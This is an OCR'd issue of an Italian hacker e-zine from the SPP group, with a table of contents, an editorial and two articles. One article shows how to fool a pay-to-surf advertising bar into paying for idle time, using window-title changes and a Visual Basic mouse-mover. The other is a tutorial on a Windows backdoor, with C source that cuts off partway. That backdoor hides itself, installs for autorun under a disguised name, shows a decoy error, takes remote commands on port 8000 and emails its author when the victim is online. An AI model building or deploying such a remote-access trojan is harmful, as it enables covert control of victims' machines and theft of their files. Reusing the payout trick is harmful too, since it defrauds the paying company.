


4 0 4

FrOm Spp to tHe NeT

NumEro QuAtToRdIcI

Sommario:

Editoriale
By Brigante

ALLADVANTAGE CRACKING PROJECT By B4ck & K0rb3n

Una semplice backdoor
By Bellerofonte

Secure Shell e Spionaggio Elettronico By Grande_MuLo

Ancora su NetBIOS
By Il Solimano

Piccola guida introduttiva sui log di un sistema Unix By legba
---

Protocolli di rete
By legba

Viaggio negli universi paralleli
By master

MA L'HAI COMPILATO? [no.. non ce l'ho con nessuno io.] By master
---

Disinformatica generale: lezione n°1 By master

Importazione manuale delle API By NikDH

AntiBOF
By ralph

Brainfuck Brainfuckness
By ralph

Tastando la tastiera ovvero come diavolo funziona la tastiera By -=RigoR MorteM=-
---

CGIbug
By SPYRO

IMAPD exploit
By SPYRO

==========

Editoriale

By Brigante

Cari ragazzi,
nell'imminenza delle vacanze pasquali, eccovi qua un nuovo numero fresco fresco della vs
e-zine preferita :-))
Devo dire che, più che un numero, è stato un parto a causa di problemi vari del sottoscritto.
Le novità in casa SPP sono moltissime, tra cui la trasformazione del sito in PHP ed il
trasferimento di server, dovuto a causa dei moltissimi accessi al nostro sito (e qua
ringraziamo tutti i nostri affezionatissimi seguaci). Tutto ciò ha comportato una certa
inattività del sito, ma ora la situazione si è normalizzata.
Ed eccomi ora ad offrirvi un numero veramente sgurzo della e-zine, così ricco di articoli
interessanti che, per il criterio ordinatore, ho deciso di affidarmi al mero ordine
alfabetico degli autori dei vari articoli.
Vorrei approfittare dello spazio dell'editoriale per salutare master, ralph e RigoR MorteM,
i quali hanno contribuito con le loro minacce alla fuoriuscita di questo numero :-))
Vorrei inoltre scusarmi con Bakunin per non aver inserito il suo articolo sui Socket nella
e-zine a causa di una svista, ma cmq ho provveduto ad inserirlo negli allegati al presente
numero.
Una menzione particolare, infine, va a Spider, che si è preoccupato di raccogliere gli indici
dei passati netrunners in un'unica pagina HTML, che trovate negli allegati e che è utilissima
per trovare subito ciò che si cerca.
Non vi rubo altro tempo, e vi lascio alla lettura di questo splendido numero, raccomandandovi
solo di tenere d'occhio il sito SPP perchè se ne vedranno delle belle :-))
Sempre affezionatamente vostro
Brigante
==========

ALLADVANTAGE CRACKING PROJECT

By B4ck & K0rb3n

DISCLAMER:

^^^^^^^^^

Incominciamo dicendo che noi nn ci prendiamo alcuna responsabilità per quanto riguarda l'uso di questo testo, se lo usate x fregare le aziende che vi pagano x navigare su internet, se il sorgente che vi forniamo crea danni, se il testo occupa troppi Kb sul vostro PC, se vi esplode il monitor in faccia, ecc..

INTRODUZIONE:
^^^^^^^^^^^^

Vi è mai capitato di avere uno di quei programmi che vi pagano per navigare e di dovervi assentare 5 minuti dalla vostra connessione ad internet? Ovviamente la barra si accorge che glielo state piazzando nel culo alla società e si spegne! Mandando in figa [magari andarci!;)] la possibilità di guadagnare anche x quei 5 minuti in cui vi siete assentati.
Hmm... ma a noi questo non va bene e allora... Alladvantage Cracking Project!!

IL FUNZIONAMENTO DELLA BARRA:
^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Dopo un'attenta analisi (circa 5 minuti) ci siamo accorti che la barra si chiude:

A) Se non c'è scambio di dati con altri hosts
B) Se il mouse nn si muove ogni X secondi
C) Se ad avere il "focus" (che nn è l'automobile della Ford) non è il browser

LA PRIMA IDEA:
^^^^^^^^^^^^^

La prima idea è stata quella di K0rb3n. Korbennnn quale è stata la tua idea??

L'idea era molto semplice. Infatti dopo aver subito scartato la possibilità di crackare il programma, soprattutto perchè era il metodo + scontato che potesse esserci, e non penso siano proprio così stupidi... Ho cominciato ad analizzare COME il programma scambiava dati col server, x dire quando o quanto sta guadagnando l'utente. Analizzando i pacchetti trasmessi e ricevuti con uno semplice sniffer mi sono accorto che i pacchetti sono in linea generale di tre tipi (entrambi utilizzano TCP/IP ovviamente):
-Appena la barra inizia a funzionare(lucetta verde ;)) viene inviato al server qualche pacchetto, probabilmente x comunicare la sua presenza su internet(affinchè gli possano venire inviate le immagini pubblicitarie) e per comunicare un eventuale "credito residuo" della scorsa sezione...
-un secondo tipo di pacchetto è proprio quello contenente le immagini grafiche, e qui tutto ok.
-il terzo (contenuto anche nel messaggio iniziale) serve a comunicare la quantità di tempo in cui la barra ha funzionato. I casi qui erano tre: o comunicava
con un timer remoto dicendo quando doveva "segnare" il tempo e quando no, o, cosa +
sensata, comunicava o ogni X minuti la quantità di tempo per cui la barra era restata
attiva, o infine, inviava un pacchetto quando si totalizzavano X minuti di attività.
Concentrando le ricerche ovviamente sul terzo tipo di pacchetto ho visto che, poichè alla chiusura della barra o al suo avvio, veniva mandato un pacchetto del
"terzo tipo", probabilmente era il pacchetto a contenere la quantità di tempo per cui
la barra era stata attiva... ma allora... bastava isolarne uno, controllare come era
memorizzata la data e l'ora dell'inivio(con l'aiuto magari di un disassemblatore e
del loro non-voluto "programma di esempio") per poterne simulare l'invio ad intervalli
regolari in modo da far sembrare che la barra sia sempre stata attiva, bloccando i

pacchetti originali con una semplice firewall.
Ma a questo punto B4ck mi ha informato di una cosa...(la parola a B4ck...)

LA SECONDA ILLUMINAZIONE:
^^^^^^^^^^^^^^^^^^^^^^^^

Caz! un giorno navigando in rete ho scaricato un prog che installandosi mi ha modificato il titolo del "magico" Micro$oft Internet Exploit mettendo al posto
della scrittina "Internet Explorer" ---> "Powered by Su4 M4dr3 PuTt4N4...ecc.."
e le barrette che dovevano in teoria farmi guadagnare nn funzionavano più! :(
Così mi misi a smanettare appassionatamente nel registro cercando quella fottuta scritta da modificare, una volta trovata e ripristinata quella originale

(Internet Explorer) la lucetta della mia barretta diventò imporovvisamente VERDE!!
Stavo guadagnando!! :)
Per IE la chiave del registro x cambiare il titolo della finestra è ad esempio:

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Window Title

Subito dopo mi saltò alla mente che gli script x il mirc modificavano il titolo della finestra, e smanettando nelle opzioni del vecchio mirc cosa trovo??
File-Display-Options-Show text in mirc titlebar.
Scrivendo all'interno dello spazio "Internet Explorer" e premendo OK cosa succede??
Sul titolo del Mirc compare.. MIRC32 Internet Explorer
Weeeee e la barra segna verde anche con il Mirc in focusssss! :)
Quindi ora nn si è più costretti a restare con il browser in focus! Basta modificare il topic di tutti i programmi che si usano mentre si è connessi!
Alcuni tramite il registro, altri tramite opzioni interne, altri creandovi una patch...
Una volta fottuto il controllo sul browser (punto C) nn rimaneva che lo scambio di dati (x questo basta che tenete un download in corso o fate controllare
la posta al vostro programma di posta elettronica ogni 2 min) [ed anche il punto A è
risolto], infine rimaneva il problema B e cioè che si muovesse il mouse, x questo ho
contattato il programmer del nostro gruppo (ham... dimenticavo, il mio gruppo si chiama
Matrix Hack Club) che è il nostro K0rb3n e gli ho detto di fare un programmino che
muovesse il mouse...
(passo la parola a K0rb3n!)

LA PROGRAMMAZIONE:
^^^^^^^^^^^^^^^^^

A questo punto la questione era semplice. Fare un programmino che muovesse il mouse ogni tot minuti è cosa davvero banale. Infatti basta mettere un timer ed una
chiamata ad una semplice funzione API. Per la realizzazzione ho scelto il Visual

Basic(v.6.0) semplicemente perchè è meno pesante del VC++ e + comprensibile anche per
i profani della programmazione.
Il file sorgente lo trovate qui di seguito:

IL SORGENTE:
^^^^^^^^^^^
Il sorgente è composto da due file:
Il primo è il codice di un form; aprite un nuovo progetto, create un nuovo form chiamandolo, come per default, Form1, create un oggetto Timer chiamandolo Timer1 e
scrivete nel codice del form:

```
Option Explicit
Private Sub Timer1_Timer()
Dim i As Integer
```

```
Dim x As Integer
Dim y As Integer
Randomize
x = Int((100 - 1 + 1) * Rnd + 1)
y = Int((100 - 1 + 1) * Rnd + 1)
For i = 1 To 20
Call SetCursorPos(x + i, y + i)
Next i
End Sub
```

Questo codice nn fa altro che muovere il mouse in una posizione casuale dello schermo tra 1 e 100, poi lo muove di 1 in 1 per 20 pixel in diagonale [o, per essere precisi, di 20*sqrt(2) pixel.. :)], tanto per simulare il movimento. Quindi aprite un nuovo Modulo, chiamandolo Module1 e scrivete la dichiarazione della funzione API:

```
Option Explicit
Declare Function SetCursorPos& Lib "user32" _
(ByVal x As Long, ByVal y As Long)
Sub main()
Form1.Timer1.Enabled = True
Form1.Timer1.Interval = 5000
End Sub
```

Quindi modificate le proprietà del progetto in modo da far partire il programma dalla Sub main.
Per questo andate in Progetto/Proprietà di Progetto1/Oggetto di avvio e impostatelo su "Sub Main".
Ecco fatto. Il programma è completo. Create l'eseguibile (File/Crea Progetto1.exe), ed eseguitelo quando ne avete bisogno; se volete potete anche rinominarlo. Per interromperlo premete Ctrl+Del+Canc e terminate l'applicazione. Si potrebbe impostare una hotkey per questo, ma x' farlo?
Non è tanto più comodo e nemmeno più sicuro. Ah, dimenticavo, in questo programma il mouse si muove,in teoria, ogni 5 sec. ! Enjoy yourself! (la parola a B4ck per la conclusione...)

CONCLUSIONI:
^^^^^^^^^^
Conclusione di tutto questo è che ora potete guadagnare anche nn navigando ma restando ben comodi sulla vostra tazza del cesso con i vostri giornaletti sconci senza che la vostra barra si chiuda o decida di nn farvi guadagnare più un cazzo.
Noi sinceramente questa ricerca l'abbiamo fatta per pura curiosità, infatti spesso siamo collegati da linux e quindi il nostro casino è inutile!
Spero che invece a voi serva! Se volete potete iscrivervi sotto di noi con il seguente codice: 144-666-666-61lamer
Scherz0!! ;) Cercate di non mandarci email di questo tipo! Le odio troppo!!
Apprezziamo invece email di consigli, aiuti, e se volete anche insulti, tanto quelli in caso li giro a K0rb3n!! :P
Buon lavoro e ricordate... noi vi stiamo osservando anche in questo momento! ;)

GREETINGS:
^^^^^^^^^
B4ck -----> Un ringraziamento speciale a B_Berry e Rigor Mortem da parte mia perchè ci hanno permesso di scrivere su questo numero di Netrunner, ringrazio poi:Naka, |Cyrax|, Pr0t0n, tutti quelli che mi conoscono su Internet e non (come si fà comunemente in TV!), e tutti i membri del Matrix Hack Club. M4tR1x P0w3r!!

K0rb3n -----> Un ringraziamento particolare a: Lee loo, Satana, al Profeta e Claudia (per avermi fatto passare un bellissimo giovedì sera facendomi

dimenticare... tutti i problemi).

B4ck & K0rb3n
-:(Matrix Hack Club Members):-

==========

Una semplice backdoor

By Bellerofonte

NB: la backdoor serve esclusivamente a scopi didattici. L'autore (cioe' io) non si assume
nessuna responsabilita' sull'utilizzo della seguente. In altre parole: se la usate (male)
e vi ritrovare la PULA sotto casa sono esclusivamente ca##i vostri !

L'idea di questa backdoor e' nata casualmente quanto con degli amici eravamo in vacanza a
Mirabilandia. C'era questo nostro amico che passava (e lo fa tutt'ora) le nottate a giocare
a Diablo2 in rete. C'aveva talmente rotto con Diablo che perso dalla disperazione gli dissi
che mentre giocava in rete gli sarei entrato nel computer e gli avrei cancellato il gioco...
di cominciare a tremare se avesse visto il cassettino del cd aprirsi da solo.....
Un giorno all'improvviso il suo cassettino del CD si apri' da solo !
....ma mi fermai li' non gli cancellai nulla.

USO DELLA BACKDOOR:

Una volta che riuscite a farla lanciare al computer vittima, la backdoor si autoinstalla e
parte ad ogni avvio del pc. Essa vi mandera' una e-mail che vi dice che la vostra vittima
e' on-line e la porta a cui dovete connettervi. Per sapere l'indirizzo IP della vittima basta
controllare nell'intestazione della e-mail arrivata. la versione client per questa backdoor
non c'e' (si...sono molto pigro) ma funziona perfettamente se vi collegate tramite un semplice
telnet. gli unici 2 comandi che non potete usare tramite telnet sono per inviare e ricevere
files verso il computer vittima.
Per ottenere la lista dei comandi che potete utilizzare scrivete

??

quando siete connessi e vi appariranno tutti i comandi e una breve descrizione di ogn'uno
di essi (altrimenti spulciatevi il sorgente ;]).

SPIEGAZIO'

Se pensate che un socket sia una variante del basket o del cricket e volete vederlo in TV
alle prossime olimpiadi allora alzatevi, andate in cucina prendere una cocacola, scaricatevi
"la programmazione dei socket per celebrolesi" dai Netrunners o dal sito degli SpiPPolaTori
del mitico Master e cominciate a leggervi quello.

La backdoor parte qui:
```
int WINAPI WinMain(HINSTANCE hInstance,HINSTANCE hPervInstance,LPSTR
lpszCmdParam,int nCmdShow)
```

```
{
 .... dichiarazioni di variabili globali ...
 nascondi();
 installa();
 server_proc();
 return TRUE;
}
```

ed ha 3 procedure principali:
- nascondi() --> che nasconde il programma agli occhi dell'utente eliminandolo dalla task
list.
- installa() --> che installa la backdoor in modo che ad ogni avvio del pc parta automaticamente.
- server_proc() --> che rimane in ascolto sulla porta 8000.

La funzione nascondi() usa la chiamata RegisterServiceProcess() che registra il programma
come un server per renderlo invisibile.
La funzione accetta 2 parametri: il process_ID (cioe' l'identificatore del processo)
e un valore che se settato ad 1 registra il programma come server (e lo rende invisibile), se
vale 0 lo registra come programma client e quindi lo rende di nuovo visibile.
Tale funzione va pero' esportata dal 'kernel32.dll' tramite le funzioni 'LoadLibrary' e
'GetProcessAddress' .

```
 carica=LoadLibrary("kernel32.dll");
```

dove carica e' un istanza e identifica la DLL caricata.

Da questa bisogna ottenere l'indirizzo della funzione desiderata per poterla usare:

```
 RegisterProcessService=GetProcessAddress(carica,"RegisterProcessService");
```

dove il 'RegisterProcessService' a sinistra dell'uguaglianza e' il nostro puntatore alla
funzione, mentre quello a destra dell'uguaglianza e' il nome della chiamata di sistema
del quale bisogna ottenere l'indirizzo. Li ho chiamati con lo stesso nome per comodita' , ma
la variabile a sinistra dell '=' e' un puntatore e gli si poteva attribuire anche un nome
diverso.
Poi con FreeLibrary si libera la memoria occupata dalla chiamata LoadLibrary.

Una volta resa invisibile, una backdoor che si rispetti deve per lo meno essere eseguita ad
ogni avvio del pc. Questo compito e' svolto dalla funzione 'installa()'.
Per fare cio' la backdoor crea una chiave nel famosissimo registro di configurazione di
windows. Ma prima di fare cio' controlla con quale nome l'applicazione e' stata lanciata:

```
 strcpy(appname,argv[0]);
```

se appname e' diverso da 'MVXDLL32' la backdoor e' da installare. Quindi copia se stessa
nella directory di sistema di windows : WINDOWS\SYSTEM o equivalente.
A questo punto usa le funzioni RegCreate e SetRegValueEx per create e settare la chiave
nel registro di configurazione:

```
 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

e' il percorso dove inserire la chiave, e il nome del programma (MVXDLL32) e' il valore
della chiave da inserire. In questo percorso si trovano tutti gli applicativi che windows
carica automaticamente ad ogni avvio della macchia.

Se la vittima lancia per la prima volta il programma backdoor (a cui avete opportunamente
cambiato nome ;) e vede che il programma viene cariato ma non accade nulla, si potrebbe
insospettire. Per questo motivo ho inserito alla fine della procedura di istallazione della
backdoor alcune istruzione per sviare la povera vittima. Io sono stato un po' pigro riguardo
questa sezione ma con un po' di fantasia e volonta' ci potete mettere qualcosa di un po'
piu' sofisticato.

NB: lo 'sviamento' della vittima va fatto non ogni volta che parte la backdoor ma solo la
prima volta che la si lancia e cioe' quando si autoinstalla.

A questo punto il programma passa la palla a 'server_proc()' che ha il compito di
aprire la porta 8000 e rimanere in ascolto.....

```
   wsocket=socket(AF_INET,SOCK_STREAM,0);
   sin.sin_port=htons(8000);
   sin.sin_addr.s_addr=htonl(INADDR_ANY);
   sin.sin_family=AF_INET;
   y1=bind(wsocket,(struct sockaddr *) &sin,sizeof(sin));
   y2=listen(wsocket,10);
```

Poi crea un thread che ogni 10 minuti controlla lo sato della connessione ad internet ed in
caso manda una e-mail che avverte che la vittima e' on-line:

```
CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)controlla_connessione,NULL,0,(LPDWOR
D)&tID);
```

ed infine per ogni persona che si connette al computer vittima alla porta 8000 fa partire un
thread che elabora i comandi :

```
   while(killserv==0)
   {
      adsize=sizeof(struct sockaddr_in);
      wsocket2=accept(wsocket,(struct sockaddr *) &pin,&adsize);
      CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)elabora,NULL,0,(LPDWORD)&tID);
    }
```

La funzione per elaborare i comandi e' molto semplice:

```
 ricevi(wsocket,&str);
```

riceve il comando nella stringa 'str' e lo elabora con una serie di if.

La funzione 'controlla_connessione()' sfrutta un'altra funzione : connesso().
la funzione connesso ritorna un intero che indica se in quel momento si e' o meno
connessi ad internet o meno.
Per fare cio' basta andare a controllare il valore nel seguente percorso nel registro di
configurazione di windoz:

```
 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\RemoteAccess
```

se il valore di ritorno e' pari ad 1 allora in quel momento si e' connessi ad internet,
se 0 allora si e' scollegati.
'controlla_connessione()' e' un thread che ha un proprio ciclo di vita rispetto al resto
del programma. Esso gira indipendentemente da cio' che sta' facendo la backdoor. Il suo
compito e' quello di controllare ogni 10 minuti se si e' connessi ad internet o meno.

Appena partito setta le variabili pstatus e status a 0 poi dorme 10 minuti:

```
 Sleep(10000);
```

quando si risveglia va a chiamare la funzione 'connesso()' per sapere se in quel momento si
e' connessi o meno e pone il risultato in 'status'. A questo punto si confronta status con
pstatus e solo in caso in cui pstatus e' 0 e status e' 1 vi manda una mail (altrimenti
vi mandate una mail ogni 10 minuti in cui la vittima rimane connessa e questo vorrebbe dire
che se la vittima rimane connessa per 5 ore di seguito, vi fareste il mail bombing da soli!!!).
Per mandare la e-mail la backdoor si connette direttamente alla porta 25 di un qualsiasi
mail server e la manda usando il protocollo SMTP (per maggiori dettagli su questo protocollo
vi invito a leggere altre dispense a riguardo.. sempre su Netrunners o SpiPPolaTori
altrimenti qua facciamo un enciclopedia ;]).

...e la backdoor finisce qui !

---
bellerofonte@infinito.it

SORGENTE:
--> backdoor.cpp
<----------

```
#include<windows.h>
#include<stdio.h>
#include<process.h>
#include<mmsystem.h>
#include<dos.h>
#include<dir.h>
        WSAData ws;
   int wsocket,wsocket2,adsize,y1,y2,y3;
   struct sockaddr_in sin,pin;
   char str[4096],benvenuto[100];
   int esci=0,killserv=0;
   char cc[1];
        char cmd1[100],cmd2[100];
   LPDWORD tID;
   char appname[MAX_PATH];

void nascondi(void)
{
         HINSTANCE carica;
         typedef DWORD (__stdcall *forma)(DWORD, DWORD);
        forma RegisterServiceProcess;
         carica = LoadLibrary("kernel32.dll");
         if(carica)
        {
         RegisterServiceProcess
        =(forma)GetProcAddress(carica,"RegisterServiceProcess");
         if(RegisterServiceProcess)
         {
            RegisterServiceProcess(GetCurrentProcessId(),1);
         }
         }
         FreeLibrary(carica);    // libera la memoria occupata

}
void installa(void)
{
 char targetx[MAX_PATH]="";
 char curdir[MAX_PATH]="";
 char *solonome;
```

```
 long res,k;
 k=strlen(appname);
 solonome=&appname[0]+k-12;
 if(strcmp(solonome,"MVXDLL32.EXE")!=0)
 {
 //diverso, quindi installo...
 // cerca directory in cui installare
 GetWindowsDirectory(targetx,MAX_PATH);
 strcat(targetx,"\\SYSTEM\\MVXDLL32.EXE");
 // copiaci file
  CopyFile(appname,targetx,FALSE);
 //aggiorna registro di configurazione
        char value1[]="SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
        char value2[]="SOFTWARE\\bellerofonte\\Chimera";
   char val[]="valore";
        long lungval=strlen(targetx)+1;
        HKEY chiave;
        long g=RegCreateKey(HKEY_LOCAL_MACHINE,value1,&chiave);
   if(g==ERROR_SUCCESS)
   {
    g=RegSetValueEx(chiave,"MVXDLL32",NULL,REG_SZ,targetx,lungval);
    if(g==ERROR_SUCCESS) {;}
   }

   RegCloseKey(chiave);
  GetWindowsDirectory(targetx,MAX_PATH);
  //------------------------------------ 'sviamento'
  strcat(targetx,"\\NOTEPAD.EXE");
  system(targetx);
  MessageBox(NULL,"Memory error!","SYSTEM",MB_OK);
 }
}
int connesso(void)
{
 HKEY CHIAVE;
 char LUN[1024];
 LPBYTE PARAM;
 LPDWORD LUN2;
 strcpy(LUN, "System\\CurrentControlSet\\Services\\RemoteAccess");
 if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, LUN, 0, KEY_QUERY_VALUE, &CHIAVE) ==
ERROR_SUCCESS)
 {
 DWORD TIPO = 0;
 DWORD LUN2 = sizeof(PARAM);
 RegQueryValueEx(CHIAVE, "Remote Connection", NULL, &TIPO, (BYTE *)&PARAM,
&LUN2);
 RegCloseKey(CHIAVE);
 };
 return (int)PARAM;
}
void manda(int wwsocket,char *s1)
{
        send(wwsocket,s1,strlen(s1),0);
}
void ricevi(int wwsocket,char *str)
{
        int n=0,xx;
   char cc[1];
        while(cc[0]!=0xD)
        {
                recv(wwsocket,cc,sizeof(cc),0);
                str[n]=cc[0];
                if(cc[0]==0xD)
{str[n]=0;xx=recv(wwsocket,cc,sizeof(cc),0);break;}
                n++;
        }

}
void controlla_connessione(void)
{
 int pstatus=0,status=0;
```

```
 while(1)
 {
  Sleep(10000);
  status=connesso();
  if((status==1)&&(pstatus==0))
  {
   //Ti sei connesso
   int zsocket;
   struct sockaddr_in zin;
   char stringa[4096];
   LPHOSTENT lpHostEntry;
   lpHostEntry=gethostbyname("mail.inwind.it");
   zsocket=socket(PF_INET,SOCK_STREAM,0);
   zin.sin_family=AF_INET;
   zin.sin_port=htons(25);
   zin.sin_addr=*((LPIN_ADDR)*lpHostEntry->h_addr_list);
   int h=connect(zsocket,(struct sockaddr*)&zin,sizeof(zin));
   ricevi(zsocket,stringa);
   if(h==0){
    //MessageBox(NULL,stringa,"...",MB_OK);
    }
   manda(zsocket,"HELO\r\n");
   ricevi(zsocket,stringa);
   manda(zsocket,"mail from:<vittima@inwind.it>\r\n");
   ricevi(zsocket,stringa);
   manda(zsocket,"rcpt to:<bellerofonte@infinito.it>\r\n");
   ricevi(zsocket,stringa);
   manda(zsocket,"DATA\r\n");
   ricevi(zsocket,stringa);
   manda(zsocket,"From: poveravittima\r\n");
   manda(zsocket,"To: bellerofonte\r\n");
   manda(zsocket,"Subject: ...in linea\r\n");
   manda(zsocket,"\r\n ... e' in linea con bellerofonte backdoor
attivata.\r\n");
   manda(zsocket,"prova sulla porta 8000\r\n");
   manda(zsocket,"\r\n.\r\n");
   ricevi(zsocket,stringa);
   manda(zsocket,"quit\r\n");
   ricevi(zsocket,stringa);
   closesocket(zsocket);
   // l'IP della vittima lo controlli dall' heather della mail.
  }
  if((status==0)&&(pstatus==1))
  {
   //ti sei disconnesso
  }
  pstatus=status;
  if(killserv==1) break;
 }
}

void parse(char *s1,char *s2,char *s3)
{
 char cc[1]="[";
 int n=0,m=0;
 while(cc[0]!=32)
 {
  cc[0]=s1[n];
  if (cc[0]!=32) s2[n]=cc[0];
  if(cc[0]==NULL) {n++;break;}
  n++;
 }
 s2[--n]=NULL;
 n++;
 while(cc[0]!=0)
 {
   cc[0]=s1[n];
   s3[m]=cc[0];
   n++;m++;
  }
  s3[--m]==NULL;
```

```
}
void elabora(void)
{
        send(wsocket2,benvenuto,strlen(benvenuto),0);
        while(esci==0)
      {
         ricevi(wsocket2,&str);
         if(strcmp(str,"esci")==0) esci=1;
         if(strcmp(str,"lista")==0)
         {
             manda(wsocket2,"lista del cazzo \r\n");
         }
         if(strcmp(str,"??")==0)
         {
            manda(wsocket2,"bellerofonte-backdoor v1.0 beta\r\n");
            manda(wsocket2,"\r\n?? --> help\r\n");
            manda(wsocket2,"esci --> chiude connessione, ma il server rimane
attivo.\r\n");
                                manda(wsocket2,"cd apri --> apre lo sportello
CD\r\n");
            manda(wsocket2,"cd chiudi --> chiude lo sportello CD\r\n");
            manda(wsocket2,"kill server --> chiude connessione e disattiva
l'ascolto del server\r\n");
            manda(wsocket2,"exec [full path] --> esegue programma su server
remoto\r\n");
            manda(wsocket2,"msgbox [testo] --> manda una messagebox sul
server\r\n");
            manda(wsocket2,"mouse [scambia/norm]--> scambia/normalizza i tasti
del mouse\r\n");
                                manda(wsocket2,"viewfile [remote path] -->
visualizza il contenuto di un file.\r\n");
            manda(wsocket2,"sendfile [remote path] --> upload file sul
server.\r\n");
            manda(wsocket2,"getfile [remote path] --> download file dal
server.\r\n");
            manda(wsocket2,"sfondo [path]--> imposta file .bmp come
sfondo\r\n");
            manda(wsocket2,"pwd --> print working directory (directory
corrente)\r\n");
            manda(wsocket2,"chdir/mkdir/rmdir [path]--> cambia/crea/rimuove
directory.\r\n");
            manda(wsocket2,"dir (-p)--> elenco files -p=pagina per
pagina.\r\n");
            manda(wsocket2,"copyfile [src dest]--> copia file da src a
dest.\r\n");
            manda(wsocket2,"del [path] --> cancella file.\r\n");
            manda(wsocket2,"setmousepos [x y]--> sposta il mouse nelle nuovo
coordinate.\r\n");

         }
                        if(strcmp(str,"cd apri")==0)
         {
              mciSendString("Set CDAudio Door Open Wait",NULL,NULL,NULL);
             manda(wsocket2,"sportello CD aperto!\r\n");
         }
         if(strcmp(str,"cd chiudi")==0)
         {
               mciSendString("Set CDAudio Door Closed Wait",NULL,NULL,NULL);
            manda(wsocket2,"sportello CD chiuso!\r\n");
         }
                        if(strcmp(str,"kill server")==0)
         {
               killserv=1;esci=1;
            break;
         }
         if(strcmp(str,"mouse scambia")==0)
         {
               SwapMouseButton(TRUE);
         }
         if(strcmp(str,"mouse norm")==0)
         {
```

```
       SwapMouseButton(FALSE);
}
               parse(str,&cmd1,&cmd2);
if(strcmp(cmd1,"exec")==0)
{
       system(cmd2);
   manda(wsocket2,"Ok.\r\n");
}
if(strcmp(cmd1,"msgbox")==0)
{
       MessageBox(0,cmd2,"!...!",MB_OK);
   manda(wsocket2,"ok.\r\n");
}
if(strcmp(cmd1,"viewfile")==0)
{
                       FILE *fp;
       char bytes[2];
                       bytes[2]=0;
   //char buf[4096];
   if(fp=fopen(cmd2,"rt"))
   {
    while(!feof(fp))
    {
     bytes[0]=fgetc(fp);
     bytes[1]=0;
     if(bytes[0]==13) bytes[1]=10;
     manda(wsocket2,bytes);
    }
    fclose(fp);
    manda(wsocket2," \r\n");
   }
}
if(strcmp(cmd1,"sendfile")==0)
{
                       char tt[4096];
   long lung;
       manda(wsocket2,"Ok, waiting file...\r\n");
   ricevi(wsocket2,&tt);
   if(strcmp(tt,"sending file")==0)
   {
       ricevi(wsocket2,&tt);
      lung=atol(tt);
      ricevi(wsocket2,&tt);
      if(strcmp(tt,"DATA")==0)
      {
       FILE *fp;
         if(fp=fopen(cmd2,"w+"))
         {
            long n=0;
            int xx;
            while(n<lung)
            {
                       xx=recv(wsocket2,tt,sizeof(tt),0);
               n+=xx;
               fwrite(tt,xx,1,fp);
            }
               fclose(fp);
            manda(wsocket2,"ok, file mandato.\r\n");
         }
      }else {manda(wsocket2,"aborting process...\r\n");}
   }else {manda(wsocket2,"aborting process...\r\n");}
}//end of send file proc..
if(strcmp(cmd1,"getfile")==0)
{
                       FILE *fp;
       char bytes[2];
                       bytes[2]=0;
   char buf[4096];
   manda(wsocket2,"Ok, waiting to send...\r\n");
   ricevi(wsocket2,&str);
   if(strcmp(str,"DATAFILE")==0){
```

```
            if(fp=fopen(cmd2,"rt"))
            {
             while(!feof(fp))
             {
              bytes[0]=fgetc(fp);
              bytes[1]=0;
              if(bytes[0]==13) bytes[1]=10;
              manda(wsocket2,bytes);
             }
             fclose(fp);
             manda(wsocket2,"ok, file preso.\r\n");
            }}else {manda(wsocket2,"aborting process...\r\n");}
          }// end of getfile .

                        if(strcmp(cmd1,"sfondo")==0)
          {
             BOOL h;
                                  h=SystemParametersInfo(20,0,(PVOID)&cmd2,1);
                                  if(h==TRUE) manda(wsocket2,"ok, sfondo
cambiato\r\n");
          }// end of sfondo.
          if(strcmp(str,"pwd")==0)
          {
           char ss[MAX_PATH];
           GetCurrentDirectory(MAX_PATH,ss);
           manda(wsocket2,"la directory corrente e':\r\n");
           manda(wsocket2,ss);
           manda(wsocket2,"\r\n");
          }//end directory corrente.
          if(strcmp(cmd1,"chdir")==0)
          {
           BOOL r=SetCurrentDirectory(cmd2);
           if(r==TRUE) manda(wsocket2,"Ok\r\n");
          }//end of change dir.
          if(strcmp(cmd1,"dir")==0)
          {
           HANDLE fh;
           WIN32_FIND_DATA fd;
           long numfiles=0,step=0;
           BOOL prox=TRUE;
           char ss[MAX_PATH];
           fh=FindFirstFile("*.*",&fd);
           strcpy(str,"\r\n");
           if(fh!=INVALID_HANDLE_VALUE)
           {
            while(prox==TRUE)
            {
             manda(wsocket2,fd.cFileName);
             manda(wsocket2,"\r\n");
             prox=FindNextFile(fh,&fd);
             step++;
             if(strcmp(cmd2,"-p")==0)
             {
              if(step==20)
              {
               manda(wsocket2,"---pause, press any key for next page!\r\n");
               recv(wsocket2,str,1,0);
               step=0;
              }
             }
            }
            FindClose(fh);
           }
          }//end of dir
          if(strcmp(cmd1,"mkdir")==0)
          {
           int t=mkdir(cmd2);
           if(t==0) manda(wsocket2,"Ok.\r\n");
          }//end of make dir.
          if(strcmp(cmd1,"rmdir")==0)
          {
```

```
          int t=rmdir(cmd2);
          if(t==0) manda(wsocket2,"Ok.\r\n");
         }//end of remove dir.
         if(strcmp(cmd1,"copyfile")==0)
         {
          char s[MAX_PATH];
          strcpy(s,cmd2);
          parse(s,cmd1,cmd2);
